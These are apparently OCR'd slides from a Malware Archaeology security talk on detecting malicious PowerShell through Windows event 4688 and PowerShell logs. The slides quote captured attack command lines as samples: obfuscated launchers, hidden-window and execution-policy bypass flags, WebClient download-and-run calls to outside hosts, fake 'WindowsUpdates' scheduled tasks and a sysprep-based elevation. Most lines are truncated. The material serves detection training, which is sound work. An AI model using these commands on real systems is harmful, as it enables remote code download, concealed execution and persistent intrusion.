
Malware Archaeology

This PowerShell looks odd

- cmd jwaMLXnC iTahsHIpaITIFJCDLrOwoC XwSDfYdvV & %C^om^S^pEc% %C^om^S^pEc% /V /c set %LkOzPNSShSlqiXU%=HkMCjGoAjaAcJ&&set %var1%=p&&set %var2%=ow&&set %AhUBjnMNLHEFDPI%=pRLBAwJEiiE&&set %var7%=!%var1%!&&set %vNQpMqIhkQoukIa%=cHwdrjXtIoaIBY&&set %var3%=er&&set %var8%=!%var2%!&&set %var4%=s&&set %QSAiRAvRrPuhXMB%=ataDjzmFNO&&set %var5%=he&&set %var6%=ll&&!%var7%!!%var8%!!%var3%!!%var4%!!%var5%!!%var6%! "(nEW-ObJECT ManAGEMEnT.AuToMATIoN.PsCReDEntIAl '' . ('76492d1116743f0423413b16050a5345MgB8AGYAZgB2AFEAYgBtAEwAUQB5AEUAbgAwADkAUQA3AFkAUQBuAEcAVwBxAHcAPQA9AHwANAA1ADMAMQBiADkAMQAzADUAYwBiAD
  - 42 more lines of Script Block code
- ADcAZAA2ADcANQA5AGYANwBiADMA'|CONVerttO-SecuresTrInG -ke 150.105.213.121.221.126.137.121.68.30.46.202.28.13.28.138)).gETNEtwORkCrEdeNTIaL().pasSwoRD|.((vAriabLE '*mdR*').NAME[3.11.2]-JOin'')

Did that look normal?

- 4688 will show you the Process execution
  - What called what
- What called PowerShell, and the parents above
  - Word > CMD > PowerShell = Always BAD
- What did PowerShell logging catch?
  - That big blob looked interesting


Malware
Archaeology
4688 – PowerShell
Bypass
Security Log
MalwareArchaeology.com


PowerShell Bypasses

- -W Hidden (Hide the window YOU see)

	668	n/a
2684	3672	cmd.exe /c powershell -W Hidden (New-Object System.NeT.WeBClieNT).DownloadFile('http://fast-cargo.com/images/fi
3672	5060	powershell -W Hidden (New-Object System.NeT.WeBClieNT).DownloadFile('http://fast-cargo.com/images/file/vb/21.vb
5060	3244	C:\WINDOWS\System32\WScript.exe "C:\Users\Public\svchost32.vbs"
3244	2660	C:\Windows\System32\cmd.exe /K taskkill /f /im winword.exe&taskkill /f /im Excel.exe&PowerShell (New-Object System.Ne
3244	4732	C:\Windows\System32\schtasks.exe /Create /sc MINUTE /MO 200 /TN WindowsUpdates /TR C:\\Users\\Public\\svchost32.
3244	7648	C:\Windows\System32\schtasks.exe /delete /tn WindowsUpdate /F
3244	1032	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe (New-Object System.Net.WebClient).DownloadFile('http:/

- -NoP –sta –NonI –w hidden (no Profile, Hidden, Non-Interactive)

Parent_Process_I	PID	Process_Command_Line/CommandLine
4332	4144	C:\Program Files (x86)\Microsoft Office\Office14\WINWORD.EXE /n "C:\Users\HACKME\Desktop\DC0003833
4144	7868	C:\Windows\System32\cmd.exe /k powershell -NoP -sta -NonI -w hidden $e=(New-Object System.Net.WebCl
7868	7440	powershell -NoP -sta -NonI -w hidden $e=(New-Object System.Net.WebClient).DownloadString('http://acces
7440	3664	C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.exe -e JAB1AHMAIAA9ACAAIgBoAHQAdABwA
3664	7804	C:\Users\HACKME\AppData\Local\Temp\12.exe
7804	7064	C:\Users\HACKME\AppData\Local\Temp\12.exe
4556	5800	consent.exe 4556 404 000002C569A1F050
7064	7224	C:\WINDOWS\SysWOW64\cmd.exe /c start C:\Users\HACKME\AppData\Local\Temp\12.exe && exit
7224	7368	C:\Users\HACKME\AppData\Local\Temp\12.exe
7368	3080	C:\Users\HACKME\AppData\Local\Temp\12.exe



They do this to hide what you see

- Bypass

```
            or_Proc   w_Proc   Process_Command_Line/CommandLine
2T13:26:51:248   0xaa4   0xf60   C:\Program Files (x86)\Microsoft Office\Office14\WINWORD.EXE /n "C:\Users\BOB\Deskto
2T13:26:51:263   n/a     n/a     C:\Program Files (x86)\Microsoft Office\Office14\WINWORD.EXE /n "C:\Users\BOB\Deskto
2T13:26:58:02    0xf60   0x6b0   C:\Windows\system32\cmd.exe /c C:\Users\BOB\AppData\Local\Temp\14323.bat
2T13:26:58:112   n/a     n/a     n/a
2T13:26:58:34    n/a     n/a     cscript.exe "C:\Users\BOB\AppData\Local\Temp\""14323"".v""bs"
2T13:26:58:34    0x6b0   0x340   cscript.exe "C:\Users\BOB\AppData\Local\Temp\""14323"".v""bs"
```

Warning: Output capped at 200 elements

```
poweRSheLL -NoniNTeRaCtivE -NoPr -exeCuTi ByPASS -WinDO hIDDen do{sleep 4;(.("{2}{0}{1}" -f'-o'.'bject'.'new') ("{1}{3}{5}{0}{2}{4}" -f't'.'syst'.'.webclie'.'em'.'nt
poweRSheLL -NoniNTeRaCtivE -NoPr -exeCuTi ByPASS -WinDO hIDDen do{sleep 4;(.("{2}{0}{1}" -f'-o'.'bject'.'new') ("{1}{3}{5}{0}{2}{4}" -f't'.'syst'.'.webclie'.'em'.'nt
poweRSheLL -NoniNTeRaCtivE -NoPr -exeCuTi ByPASS -WinDO hIDDen do{sleep 4;(.("{2}{0}{1}" -f'-o'.'bject'.'new') ("{1}{3}{5}{0}{2}{4}" -f't'.'syst'.'.webclie'.'em'.'nt
poweRSheLL -NoniNTeRaCtivE -NoPr -exeCuTi ByPASS -WinDO hIDDen do{sleep 4;(.("{2}{0}{1}" -f'-o'.'bject'.'new') ("{1}{3}{5}{0}{2}{4}" -f't'.'syst'.'.webclie'.'em'.'nt
poweRSheLL -NoniNTeRaCtivE -NoPr -exeCuTi ByPASS -WinDO hIDDen do{sleep 4;(.("{2}{0}{1}" -f'-o'.'bject'.'new') ("{1}{3}{5}{0}{2}{4}" -f't'.'syst'.'.webclie'.'em'.'nt
poweRSheLL -NoniNTeRaCtivE -NoPr -exeCuTi ByPASS -WinDO hIDDen do{sleep 4;(.("{2}{0}{1}" -f'-o'.'bject'.'new') ("{1}{3}{5}{0}{2}{4}" -f't'.'syst'.'.webclie'.'em'.'nt
poweRSheLL -NoniNTeRaCtivE -NoPr -exeCuTi ByPASS -WinDO hIDDen do{sleep 4;(.("{2}{0}{1}" -f'-o'.'bject'.'new') ("{1}{3}{5}{0}{2}{4}" -f't'.'syst'.'.webclie'.'em'.'nt
    600    2018-05-05 17:38:15.113    HACKER    Information    - ; . " '- '.' ' '.'. '+ :// / :\ \ !$? ;& "-    46    poweRSheLL -NoniNTeRaCtivE -NoPr -exeCuTi ByPASS -W
```

- Hidden Window


```
2T13:27:20:200   n/a     n/a     C:\Windows\system32\sysprep\sysprep.exe C:\Users\BOB\AppData\Local\GCEzKN54\xBe6RSIM.exe C:\Users\BO
2T13:27:20:200   0xaa4   0xc38   C:\Windows\system32\sysprep\sysprep.exe C:\Users\BOB\AppData\Local\GCEzKN54\x
2T13:27:20:246   0xc38   0xa90   C:\Users\BOB\AppData\Local\GCEzKN54\xBe6RSIM.exe C:\Users\BOB\AppData\Local\T
2T13:27:20:309   n/a     n/a     ping 1.3.1.2 -n 1
2T13:27:20:309   0x6b0   0xa30   ping 1.3.1.2 -n 1
2T13:27:20:340   n/a     n/a     n/a
2T13:27:21:399   n/a     n/a     n/a
2T13:27:23:878   n/a     n/a     n/a
```

They do this to hide what you see

- 4688 will capture this behavior
  - Enabling Process Command Line is key
- Bypassing stops the profile from loading in case there is any logging set (v2), hide the window, and ignore any execution policies
- YAY Microsoft.. Allows built-in bypasses
- LOTS of way to spell the bypasses

PowerShell Logs show it too

- Windows PS logs (v2-v5) 400, 600
- Windows PS 500 IF command line enabled
  - But –NOP will not load profile.ps1 causing this to be basically worthless
  - And WHY upgrading to PowerShell v5 is so important
- PowerShell/Operational 800
  - Some versions of PowerShell (Pipeline Execution)


Malware
Archaeology
Security Log - 4688
PowerShell
Web Calls
MalwareArchaeology.com

Malware Archaeology

Fetch !!!

- The malicious payload must phone home to get the dropper

